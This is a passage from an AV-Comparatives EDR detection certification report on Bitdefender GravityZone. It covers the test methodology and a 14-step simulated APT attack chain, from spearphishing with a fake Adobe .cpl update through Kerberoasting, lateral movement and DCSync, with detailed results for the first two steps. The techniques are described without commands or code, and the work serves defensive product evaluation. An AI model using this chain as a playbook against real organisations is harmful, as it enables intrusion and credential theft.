



Independent Tests
of Cybersecurity Solutions

www.av-comparatives.org

EDR Detection Validation Certification Test 2026

Test period: March 2026

Last revision: 7th May 2026

Bitdefender GravityZone Business Security Enterprise

EDR Executive Summary

AV-Comparatives conducted this **EDR Detection Validation Test** in March 2026, with the report published in May 2026.

The test evaluates the ability of EDR solutions to detect and provide visibility into a multi-step attack scenario consisting of 14 stages, as well as their behaviour in Signal-to-Noise situations. For this purpose, the product was configured in detection-only mode to enable a consistent assessment of detection and visibility across all attack steps. This approach focuses on how effectively individual techniques are identified and investigated, independent of prevention mechanisms.

Bitdefender GravityZone Business Security Enterprise demonstrated detection visibility across multiple stages of the attack scenario, providing a combination of alert-based detections and telemetry that supports effective threat hunting and investigation.

Bitdefender GravityZone Business Security Enterprise was **Certified** in the EDR Detection Validation Test.

The product provided detection coverage across a substantial portion of the steps, based on the presence of alerts and/or relevant telemetry.



The table below differentiates between alert-based detection (Active Response) and telemetry-based visibility that can be identified through threat hunting. Detection coverage is based on the presence of either alerts or relevant telemetry.

	ST-1	ST-2	ST-3	ST-4	ST-5	ST-6	ST-7	ST-8	ST-9	ST-10	ST-11	ST-12	ST-13	ST-14
<i>Active Response</i>	○	●	●	●	○	●	●	●	●	●	●	●	●	○
<i>Telemetry</i>	●	●	●	●	●	●	●	●	●	●	●	●	●	●

While not all steps resulted in immediate alerting, the available telemetry provided sufficient visibility to identify and investigate the underlying activity through threat hunting. The distinction between alerting and telemetry reflects differences in operational effort rather than detection capability.

In addition to the attack scenario, five Signal-to-Noise scenarios were executed to assess alerting behaviour during benign administrative activities. Bitdefender correctly handled most of these tests.

	StN-1	StN-2	StN-3	StN-4	StN-5	
<i>Active Response</i>	○	●	●	●	●	● Validated
						○ Not Validated

Contents

- EDR Executive Summary 2
- Contents 3
- Introduction 4
- Methodology..... 4
 - Certification Criteria 7
- Tested Product 8
 - Test Setup 8
 - How We Tested 9
 - Detection Test Workflow 10
 - Signal-to-Noise Test Workflow 11
- Alerting and Incident Generation 12
- Test Results in Brief..... 14
 - Detection Test Results 14
 - Interpretation of Detection Results 15
 - Signal-to-Noise Test Results..... 16
- Test Results in Detail: Detection Test..... 17
 - Step 1. Initial Access..... 17
 - Step 2. Initial Access..... 19
 - Step 3. Command and Control 24
 - Step 4. Persistence..... 28
 - Step 5. Discovery 34
 - Step 6. Credential Access 36
 - Step 7. Lateral Movement..... 39
 - Step 8. Command and Control 44
 - Step 9. Persistence / Privilege Escalation 49
 - Step 10. Privilege Escalation / Discovery..... 52
 - Step 11. Lateral Movement 56
 - Step 12. Command and Control..... 63
 - Step 13. Persistence / Privilege Escalation 68
 - Step 14. Credential Access 71
- Test Results in Detail: Signal-to-Noise Test 73
- Product Impression & Insights..... 76
 - AI-Related Features 77
- Appendix 1. Product Configuration 78
- Appendix 2. List of Techniques in Test 79
- Copyright and Disclaimer 80

Introduction

Every year, AV-Comparatives conducts the EPR Test, which focuses on measuring the quality of prevention provided by EPP, EDR, and XDR products. In addition, AV-Comparatives conducts the **EDR Detection Validation Test**, which evaluates the detection and visibility capabilities of these products, complementing the prevention-focused assessment of the EPR Test. The test design is informed by industry feedback and evolving enterprise requirements, reflecting current expectations around detection, visibility, and operational usability in modern security environments. It is continuously refined on an annual basis.

Methodology

Detection Evaluation Approach

This test focuses on the ability of EDR solutions to **detect and provide visibility into individual attack steps**, rather than to prevent them. To enable this, all products were configured in detection-only mode.

This visibility may be provided in two forms:

- **Active Response (Alerting):**
The product generates an alert in the management console or locally, highlighting the activity and bringing it to the immediate attention of the analyst.
- **Telemetry (Threat Hunting):**
The activity is recorded as part of the product's telemetry and can be identified through manual investigation or threat hunting queries.

Both forms represent valid detection capabilities, although they differ in terms of operational effort required for identification.

To reflect this, we differentiate between:

- **Immediate detection (Active Response)**, where the product generates an alert
- **Investigative detection (Telemetry)**, where the activity is discoverable through telemetry

This distinction allows us to evaluate not only whether an activity is visible, but also how easily it can be identified during real-world operations.

This configuration differs from typical enterprise deployments, where products are usually operated with prevention and automated response enabled. In some cases, such a detection-only configuration is not directly supported and requires adjustments. The purpose of this approach is not to simulate a default deployment, but to isolate and evaluate detection capabilities in a controlled and comparable manner across all tested products. As a result, the findings of this test should be interpreted in the context of detection and visibility, and not as a measure of full protection effectiveness. The absence of an alert should not be interpreted as a lack of detection capability if sufficient telemetry is available to identify the activity.

Step Evaluation Logic

Each attack step may consist of multiple steps. A step is evaluated based on the overall visibility of the activity:

- Validated: Relevant detection is available (via alert or telemetry), providing sufficient context for an analyst to identify the activity.
- Not Validated: No relevant detection or telemetry was observed.

A step is considered detected if relevant visibility is available, either through alerts or telemetry.

Note on Early-Stage Activity (Initial Access)

For early-stage activities such as initial access, the absence of an alert does not necessarily indicate a detection gap. Depending on the technique used, these stages may generate either low-signal or clearly suspicious events. In some scenarios, immediate alerting may not be expected or appropriate in order to avoid false positives. In other cases, alerting may be possible depending on the characteristics of the activity and the product's detection logic. Where no alert is generated, the availability of structured telemetry and contextual information is considered sufficient to support detection and investigation.

Test Configuration and Retesting Policy

To ensure fairness and comparability across all tested products, each solution must be configured correctly prior to the start of testing. Vendors are given the opportunity to review and confirm the configuration during the setup phase. Once the test has started, the configuration is considered final. If a product deviates from the intended test configuration during execution (e.g. due to misconfiguration, product limitations, or unexpected behaviour such as blocking activity despite detection-only settings), the observed results will be used for the evaluation. This policy will apply to all EDR tests conducted from 2027 onwards. Retesting will generally not be performed in such cases, as this would compromise consistency across participants. Exceptions may be considered only in rare cases at AV-Comparatives' discretion, for example in the event of demonstrable test environment issues. Vendors are responsible for ensuring that their product behaves according to the agreed configuration during the test.

Configuration Considerations

Products are expected to be configured in a manner that reflects realistic enterprise deployments. While detailed logging and telemetry can improve visibility, configurations that significantly impact system usability, performance, or operational practicality are not considered representative of typical production environments. The evaluation focuses on detection capabilities under balanced and practically usable configurations, rather than extreme settings designed solely to maximize data collection. Vendors are responsible for ensuring that their product configuration reflects an appropriate balance between visibility and operational usability. If a configuration is observed to significantly impact system performance or usability, this will be clearly noted in the report to ensure an accurate interpretation of the results.

Attack Scenario

As mentioned above, this test is not designed to evaluate the quality of prevention mechanisms but rather the **detection capabilities** of individual attack steps and techniques in EDR products. To facilitate this, each product in the test was configured to operate in detection-only mode. This approach allows us to closely examine how well separate techniques are detected, even for actions or activities that the product would typically block in its default configuration. Additionally, it ensures that a Security Officer receives sufficient Threat Intelligence information for later analysis.

The complexity of configuring products for detection-only mode varies from vendor to vendor. Some vendors provide an easy-to-use switch to activate this mode, while others do not, as their solutions are designed to operate in an automatic mode, blocking and remediating all malicious activities while accumulating related technical information about the prevented attack. To ensure consistency and accuracy, we worked directly with each vendor during the setup process and thoroughly documented all configuration changes made.

Why do we configure products in detection-only mode instead of attempting to bypass them with an initial access malware sample before moving on to post-exploitation? The main reason is simple: we cannot reliably create a malware sample that is guaranteed to bypass every product and establish a command-and-control (C2) channel. Even if we could, the likelihood of successfully bypassing all products in the test using the same sample is quite low. While it might be possible to craft a sample that evades multiple products with enough time and effort, this would require tailoring different samples for each product.

To streamline the testing approach, it is far more efficient to configure all products in detection-only mode. This ensures consistent initial access across products using the same malware sample, or more precisely, the same malware type or technique (recompiled as needed for each test). This method provides a standardized starting point for post-exploitation activities, making comparisons between products fairer and more reliable.

It is important to note that no vendor knows in advance which APT threat model, chain of attack techniques, or execution flow will be used in the test. Each product is evaluated blindly, meaning vendors have no prior knowledge of the exact attack sequence. This approach ensures a real-world simulation of how their product would perform against an unknown advanced persistent threat (APT). Future test scenarios will not be identical and may evolve over time, ensuring a balanced and fair evaluation across all tested vendors.

Signal-to-Noise Analysis

In addition to the primary attack scenario, we designed five distinct Signal-to-Noise scenarios to measure noisy alerting behaviour. Unlike several other test labs, we deliberately excluded these scenarios from the main attack simulation based on several key considerations.

In real-world attack scenarios and enterprise threat investigations, Signal-to-Noise analysis provides critical insights for threat hunting. However, integrating these scenarios into the primary attack simulation could introduce additional variables that may obscure the true detection effectiveness of the tested products.

To maintain clarity, we conducted Signal-to-Noise testing as a separate activity. For example, consider an organization where an EDR triggers an alert for a scheduled task executing a script from the SYSVOL share on a workstation. While this activity might be completely legitimate within the organization, it could also indicate an attack. Investigating such detections requires resources, including personnel, time, and tools, to determine whether the activity is benign or part of a malicious campaign.

By decoupling the Signal-to-Noise test from the primary attack scenario, organizations gain a clearer understanding of the impact of Signal-to-Noise (noisy alerting behaviour) without conflating it with actual attack indicators. This separation not only ensures a more accurate assessment of an EDR's detection capabilities but also helps prevent unnecessary investigations triggered by unrelated Signal-to-Noise scenarios. Ultimately, this approach reduces operational overhead and enhances efficiency in threat detection and response.

To ensure a realistic evaluation, we do not disclose the specific Signal-to-Noise scenarios used in the test unless a vendor fails to handle one, in which case some details are provided in the public report. This policy prevents vendors scheduled for future testing from preparing in advance, ensuring a fair and unbiased assessment. Additionally, minor variations are introduced in each test iteration to maintain the integrity of the evaluation process.

Starting from 2027, alerts on legitimate system or trusted processes observed during the test scenarios may be considered in the signal-to-noise assessment, particularly where such alerts impact the clarity, relevance, or usability of the detection results.

Certification Criteria

Certification is granted based on a product's ability to provide consistent and meaningful detection coverage across the attack chain, while maintaining acceptable signal-to-noise levels.

To achieve certification, a product must:

- Provide sufficient visibility into at least two-thirds of the attack steps, either through alerts or telemetry, enabling an analyst to identify and investigate the activity
- Demonstrate the ability to correlate and contextualize events across multiple stages of the attack
- Not generate alerts in more than three Signal-to-Noise scenarios

The evaluation considers not only whether individual steps are detected, but also whether the overall attack sequence can be understood and reconstructed based on the available data. Detection coverage is based on the presence of relevant visibility, regardless of whether it is provided through alerts or telemetry. Threat hunting results are based solely on information available via the central management console, without performing additional endpoint-side evidence collection or local artefact analysis. Only certified products will have their reports published.

Tested Product

Bitdefender GravityZone Business Security Enterprise was tested as part of AV-Comparatives' EDR Detection Certification Test in March 2026. The tested product version was 8.26. The test aimed to validate the product's threat detection capabilities.

Test Setup

The test environment consists of an internal lab setup with Windows 11 workstations/clients, along with a file server and a domain controller, both running Windows Server 2022.

The command-and-control (C&C) infrastructure was hosted in Microsoft Azure, with the C&C server deployed on a Kali Linux virtual machine. A redirector was used to forward traffic from the implant/payload to the C&C server, providing an additional layer of obfuscation.

Spear-phishing emails were delivered to the target machine (WS01) within the internal lab environment using a standard mail account.




Figure 1 Test Setup Infrastructure

How We Tested

For the attack scenario, a commercially and publicly available command-and-control (C2) framework was used, deployed on a Linux-based system hosted in Microsoft Azure.

To manage communication between the implant (payload on the targeted client) and the C2 server, an additional system was configured as a redirector. This intermediary routed command-and-control traffic from compromised endpoints within the internal test network to the C2 server, providing an additional layer of obfuscation and reflecting common real-world attacker practices.

To increase the plausibility of the external infrastructure, the redirector was configured to resemble a legitimate service, including the use of a realistic domain name and appropriate web categorization. These measures help simulate realistic conditions and reduce the likelihood of trivial detection based on infrastructure characteristics alone.

While more complex infrastructures (e.g. involving multiple redirectors or proxy layers) are often used in real-world scenarios, the setup used in this test was intentionally kept controlled and reproducible.

For the initial access phase, a malicious payload was delivered via a spear-phishing email containing a download link. The payload was designed to simulate a realistic user-driven execution scenario.

The scenario was designed to represent realistic attack techniques while maintaining a controlled and comparable test environment.

Detection Test Workflow

The attack scenario is designed to simulate a realistic red team engagement, informed by practical experience and influenced by techniques observed in Advanced Persistent Threat (APT) activity, with this year’s scenario primarily drawing on groups such as APT29 (Cozy Bear / Nobelium), APT41 (Winnti / Barium / Wicked Panda), APT27 (Emissary Panda), APT10 (Stone Panda) and FIN7 (Carbanak group). These groups are referenced as representative examples of advanced adversary behaviour, rather than as direct emulation targets.

Rather than replicating a specific APT group, the focus is on a broader set of Tactics, Techniques, and Procedures (TTPs) that are commonly encountered in real-world environments. This approach enables the evaluation of detection capabilities across a diverse range of attack techniques, reflecting threats that organizations are likely to face in practice.

To ensure a realistic assessment, vendors are not informed in advance about the specific techniques used during the test. This reflects real-world conditions, where attackers do not disclose their methods, and allows for an unbiased evaluation of how effectively products identify and respond to previously unseen activity.




Figure 2 Detection Test Workflow

The following list provides an overview of the steps executed during the attack scenario.

Step

Step 1: Initial Access	Malware Delivery
Step 2: Initial Access	Spearphishing Link & User Interaction Simulation
Step 3: Command and Control	Browser-Parented Beacon Execution
Step 4: Persistence	Scheduled Task Creation
Step 5: Discovery	Local System & Domain Enumeration
Step 6: Credential Access	Kerberoasting Service Account
Step 7: Lateral Movement	Service Account Authentication to FS01
Step 8: Command and Control	Browser-Parented Beacon Execution
Step 9: Persistence / Privilege Escalation	Local Administrator Account Creation on FS01
Step 10: Privilege Escalation / Discovery	Domain User Impersonation & Privilege Assessment
Step 11: Lateral Movement	Domain Admin Pivot from FS01 to DC01
Step 12: Command and Control	Parent/Child Process Masquerading on DC01
Step 13: Persistence / Privilege Escalation	Domain Admin Account Creation
Step 14: Credential Access	DCSync Attack (Domain Credential Replication)

Signal-to-Noise Test Workflow

We designed and tested five distinct Signal-to-Noise scenarios to evaluate the quality of detections and alerts, focusing on over-alerting prevention. As previously mentioned, to ensure accurate results, we fully separated these tests from the attack scenario, preventing any interference with the assessment of detection effectiveness. Each Signal-to-Noise scenario was tested independently, allowing for a clear evaluation of how well products differentiate between benign activity and real threats.

Alerting and Incident Generation

Security products differ in how detection events are presented. Some generate a high number of individual alerts, while others correlate multiple events into a smaller number of incidents.

For this reason, both raw alert counts and, where applicable, incident counts are provided. These metrics offer an indication of operational workload and alert correlation behaviour.

A higher number of alerts combined with a lower number of incidents may indicate stronger correlation capabilities. Conversely, a high number of alerts without corresponding correlation may increase analyst workload.

A low alert count should not be interpreted as better performance, as it may also indicate reduced visibility.

Incident definitions are product-specific and may vary between vendors; therefore, these values are provided for informational purposes and are not directly comparable across all products.

This metric reflects how detection information is presented to analysts, rather than how effectively threats are detected.

Bitdefender generated **245** alerts, which were consolidated into **3** incidents. This indicates that multiple related events were grouped, allowing analysts to focus primarily on higher-level incident views, while retaining access to detailed alert information when needed.

The screenshot shows a web interface for 'Incidents'. At the top, there are navigation tabs: 'Back', 'Graph', 'Events', and 'Response'. The 'Events' tab is active. A breadcrumb trail shows '#14 (Part of: #15 extended incidents) | Date 20 Mar 2026, 20:05:37 | Status Open | Assignee Unassigned | Priority Unassigned'. Below this, there are filters for 'All Alerts', 'System events', and a search bar. The main content area displays a list of alerts with columns for 'Event name', 'ATT&CK Tactics', and 'Event description'. The first alert is 'CMD:Heur.BZC.Linx.26.2078A178' with tactics 'Execution, Defense Evasion' and description 'Antimalware has detected the rundll32.exe process during scanning, which exe...'. The second alert is 'SuspiciousFileDiscovery' with tactics 'Privilege Escalation, Defense Evasion, Exec...' and description 'The process attempted to perform file/directory discovery via API calls. Adversar...'. The third alert is 'ControlProcessExecuted.1' with tactics 'Privilege Escalation, Defense Evasion, Exec...' and description 'Control process was executed with a suspicious commandline.'. The fourth alert is 'BlankPasswordQuery' with tactics 'N/A' and description 'An attempt was made to query the existence of a blank password for an account.'. At the bottom, there is a pagination control showing 'Page 1 of 1' and '37 items'.

Incidents

< Back
Graph
Events
Response
#14 (Part of: #15 extended incidents)
Date
Status **Open**
Assignee **Unassigned**
Priority **Unassigned**

All
Alerts
System events
All ATT&CK Tactics
Event name
Search in event names

WS01 10.10.70.202	Event name	ATT&CK Tactics	Event description
	CMD\Heur.BZC.Linx.26.2078A178	Execution, Defense Evasion	Antimalware has detected the rundll32.exe process during scanning, which exe...
	SuspiciousFileDiscovery	Privilege Escalation, Defense Evasion, Exec...	The process attempted to perform file/directory discovery via API calls. Adversar...
	ControlProcessExecuted.1	Privilege Escalation, Defense Evasion, Exec...	Control process was executed with a suspicious commandline.
	BlankPasswordQuery	N/A	An attempt was made to query the existence of a blank password for an account.

First Page
Page **1** of **1**
Last Page
100
37 items

Incidents

< Back
Graph
Events
Response
#16 (Part of: #15 extended incidents)
Date
Status **Open**
Assignee **Unassigned**
Priority **Unassigned**

All
Alerts
System events
All ATT&CK Tactics
Event name
Search in event names

FS01 10.10.70.201	Event name	ATT&CK Tactics	Event description
	CryptApiUsed	Defense Evasion, Privilege Escalation, Colle...	The processes called Windows APIs related to Cryptography.
	WindowsDiscoveryApiUsed	Defense Evasion, Privilege Escalation, Exec...	A process used called an api function for windows discovery.
	TemporaryFileWrite	Defense Evasion, Privilege Escalation, Exec...	A file from temp has been written by a suspicious process.
	SuspiciousConnection	Defense Evasion, Privilege Escalation, Com...	A detected process established a network connection.
ccm	Event name	ATT&CK Tactics	Event description

First Page
Page **1** of **2**
Last Page
100
149 items

Test Results in Brief

Detection Test Results

This section presents the detailed detection results for the attack scenario, which consists of 14 steps.

The table below summarizes detection outcomes on a step-by-step basis. Active Response indicates that an alert was generated in the product interface. Telemetry indicates that the activity was recorded and could be identified through threat hunting. A step is considered detected if either alerting or relevant telemetry is available.

	ST-1	ST-2	ST-3	ST-4	ST-5	ST-6	ST-7	ST-8	ST-9	ST-10	ST-11	ST-12	ST-13	ST-14
Active Response	○	●	●	●	○	●	●	●	●	●	●	●	●	○
Telemetry	●	●	●	●	●	●	●	●	●	●	●	●	●	●

Tab 1 Detection Test Results

● Validated ○ Not Validated

In cases where no active alert was generated and no relevant telemetry could be identified during our analysis, vendors were given the opportunity to assist in reviewing the data to confirm whether any relevant events were available within the product. This approach helps ensure that results are not affected by differences in threat hunting techniques or product-specific knowledge. Any additional findings identified during this process must be reproducible and consistent with the original test conditions.

The image below shows an overview of the command-and-control sessions in the C2 framework related to the attack scenario.

L1-HTTP_Test	jack.white [lab\svc_sqlservice]	WS01	chrome.exe	5748	x64	27s	15 seconds (47% jitter)
L1-HTTP_Test	SYSTEM * [LAB\alice.jones]	FS01	msedge.exe	10164	x64	309ms	14 seconds (67% jitter)
L1-HTTP_Test	SYSTEM *	FS01	rundll32.exe	9144	x64	1s	9 seconds (39% jitter)
L1-HTTP_Test	jack.white	WS01	rundll32.exe	2004	x64	33s	13 seconds (33% jitter)
L1-HTTP_Test	alice.jones *	DC01	wsmprovhost.exe	1960	x64	10s	19 seconds (67% jitter)
L1-HTTP_Test	alice.jones *	DC01	wuauclt.exe	4176	x64	1s	14 seconds (64% jitter)

Figure 3 Command-and-Control sessions

Interpretation of Detection Results

The following section provides guidance on how to interpret these results in the context of detection visibility and operational usability.

When interpreting the results, it is important to consider not only whether detection data is present, but also how this information is presented to analysts. EDR products differ significantly in how detection events are structured, correlated, and visualized. A product that generates a high volume of raw telemetry or alerts may provide broad visibility but can also increase analytical complexity if the information is not effectively organized. Conversely, a product that presents fewer but well-correlated and clearly structured events may enable faster and more efficient investigation, even if not every individual activity is surfaced independently.

For this reason, the results should not be interpreted purely as a quantitative comparison of detection points, but also in the context of usability, correlation, and the overall ability to support effective incident analysis. The evaluation therefore considers both detection visibility and operational usability as key aspects of effective detection.

As a result, direct comparisons between products based solely on the number of detected steps or alerts may not fully reflect their effectiveness in practice. The results should be interpreted in the context of both detection coverage and how effectively the product supports analysis and investigation.

Signal-to-Noise Test Results

This section presents detailed results for all Signal-to-Noise scenarios, each of which was executed independently and decoupled from the attack scenario.

Additional manual investigation of telemetry-based events was conducted primarily in the context of validating alert-based detections, as threat hunting itself is outside the primary scope of this test.

	StN-1	StN-2	StN-3	StN-4	StN-5
Active Response	<input type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>

Tab 2 Signal-to-Noise Test Results

Validated *Not Validated*

Test Results in Detail: Detection Test

In this public report, certain sensitive information has been blurred in the screenshots. This includes details that could reveal aspects of the test setup or methodology beyond what is necessary for interpretation of the results. These measures are taken to ensure fairness, maintain confidentiality, and preserve the integrity of the testing process. Test scenarios are newly developed for each test cycle and are not reused, ensuring continued relevance and a balanced evaluation across all participating vendors.

Step 1. Initial Access

Step 1 Initial Access: Malware Delivery

Description In the first step, we simulated an **Initial Access** scenario by delivering a malicious payload to the domain user **Jack White** on **WS01** via a targeted spearphishing email. A malicious **Control Panel applet (.cpl)** was crafted to mimic a legitimate Adobe Reader update. The payload was packaged in a **password-protected .7z archive** to emulate common evasion techniques and hosted externally on a cloud platform or storage. The phishing email contained a hyperlink to the hosted archive and was designed to resemble an internal IT notification requesting an urgent update.

- TTPs**
- **T1566.002 – Spearphishing Link**
Delivery of a malicious hyperlink within a targeted phishing email directing the user to an external file hosting service.
 - **T1036 – Masquerading**
The malicious Control Panel applet was disguised as a legitimate Adobe Reader update to deceive the user.
 - **T1105 – Ingress Tool Transfer**
Retrieval of malicious tooling from an external hosting provider into the target environment.
 - **T1027 – Obfuscated/Compressed Files and Information**
Use of a password-protected archive to evade automated inspection mechanisms.

Performed on WS01

Host IPv4 10.10.70.202

User context jack.white@lab.local

Integrity level medium integrity

Monitored Activities from the Security Product

Result / Observations We did not observe any active alerts associated with the activities performed in this step. However, the available telemetry shows that the phishing-related email was detected as an event involving a file-sharing URL and mapped to the Initial Access tactic. The event was recorded with useful contextual information, including the affected host, the recipient account, the sender address, and the subject of the message. This indicates that the platform did not ignore the activity and was able to preserve relevant metadata that could support later investigation. At the same time, the alert shown for this stage was classified with low severity, which suggests that the detection was present but not treated as a high-priority signal on its own. From a visibility standpoint, this was still a solid result. Even though the event was not escalated aggressively, the telemetry appears sufficiently detailed to support correlation with later stages of the attack chain. In particular, the presence of structured email-related fields gives analysts a meaningful starting point for reviewing suspicious delivery activity and linking it to subsequent endpoint events.

The provided screenshot also shows that the event can be used effectively for threat hunting. The hunting view contains searchable metadata such as the email subject, sender, recipient, host reference, and the indication that a file-sharing link was present in the message. That is valuable because it allows analysts to pivot across similar emails, affected users, or related systems and to scope whether the same lure was used elsewhere in the environment. Overall, the event was captured in a way that supports retrospective hunting well, even if the initial severity itself was relatively low.

Step 1 Manual investigation for telemetry / Threat hunting

EmailReceivedWithFileShareURL

Severity ● Low

Detected on

Detected by xdr

Type xalert

DETAILS

TABLE [JSON](#)

t	resource.name	"Required Update: Adobe Reader Patch (Action Needed) Bitdef"
t	resource.type	"email"
t	user.email	"ithelpdesk@"
t	network.hostname	"WS01"
t	alert.description	"An email containing a URL to a file hosting or sharing service has been received."
t	alert.id	"95540064257"
t	alert.actions_taken	"invalid"
t	alert.name	"EmailReceivedWithFileShareURL"
#	alert.severity_score	35
t	alert.att&ck_tactic	"Initial Access"
t	email.to_address	"jackwhite@"
t	email.date	
t	email.to_name	"jackwhite"
t	email.attachments_uris	"https://"
t	email.id	"Required Update: Adobe Reader Patch (Action Needed) Bitdef_ithelpdesk@0671650_0"
t	email.subject	"Required Update: Adobe Reader Patch (Action Needed) Bitdef"
t	email.sender_address	"ithelpdesk@"
t	email.name	"Required Update: Adobe Reader Patch (Action Needed) Bitdef"
t	email.receiver_address	"jackwhite@"
t	other.event_name	"EmailReceivedWithFileShareURL"
t	other.sensor_name	"xdr"
t	other.event_type	"xalert"

Step 2. Initial Access

Step 2 Initial Access: Spearphishing Link & User Interaction Simulation

Description

In this phase, we simulated typical user behaviour by having Jack White open a crafted phishing email in Microsoft Outlook and click the embedded hyperlink. The link redirected to an externally hosted archive containing the C2 payload in the form of a **malicious Control Panel applet** (.cpl) masquerading as an Adobe Reader installer (**Reader_en_install.cpl**). We then simulated extracting the archive and executing the malware in the context of the unprivileged user Jack White.

A User Account Control (UAC) prompt was triggered because the malware package also included a legitimate installer serving as a decoy. However, since execution occurred within a medium-integrity context, the UAC prompt was not approved and was therefore ignored.

IOCs

```

===== File Metadata =====
Name       : Reader_en_install.7z
Size       :          bytes (~      KB)
-----
Hash Type  : Value
-----
MD5        :
SHA-256    :
SHA-512    :

=====
===== File Metadata =====
Name       : Reader_en_install.cpl
Size       :          bytes (~      KB)
-----
Hash Type  : Value
-----
MD5        :
SHA-256    :
SHA-512    :
=====

```

TTPs

- **T1566.002 – Spearphishing Link**
Delivery of a malicious hyperlink within a targeted phishing email.
- **T1204.001 – User Execution: Malicious Link**
User interaction with a phishing link initiating payload retrieval.
- **T1204.002 – User Execution: Malicious File**
Execution of the downloaded payload by the user.
- **T1105 – Ingress Tool Transfer**
Retrieval of malicious tooling from an external hosting provider into the target environment.
- **T1027 – Obfuscated/Compressed Files and Information**
Use of a password-protected archive to evade automated inspection mechanisms
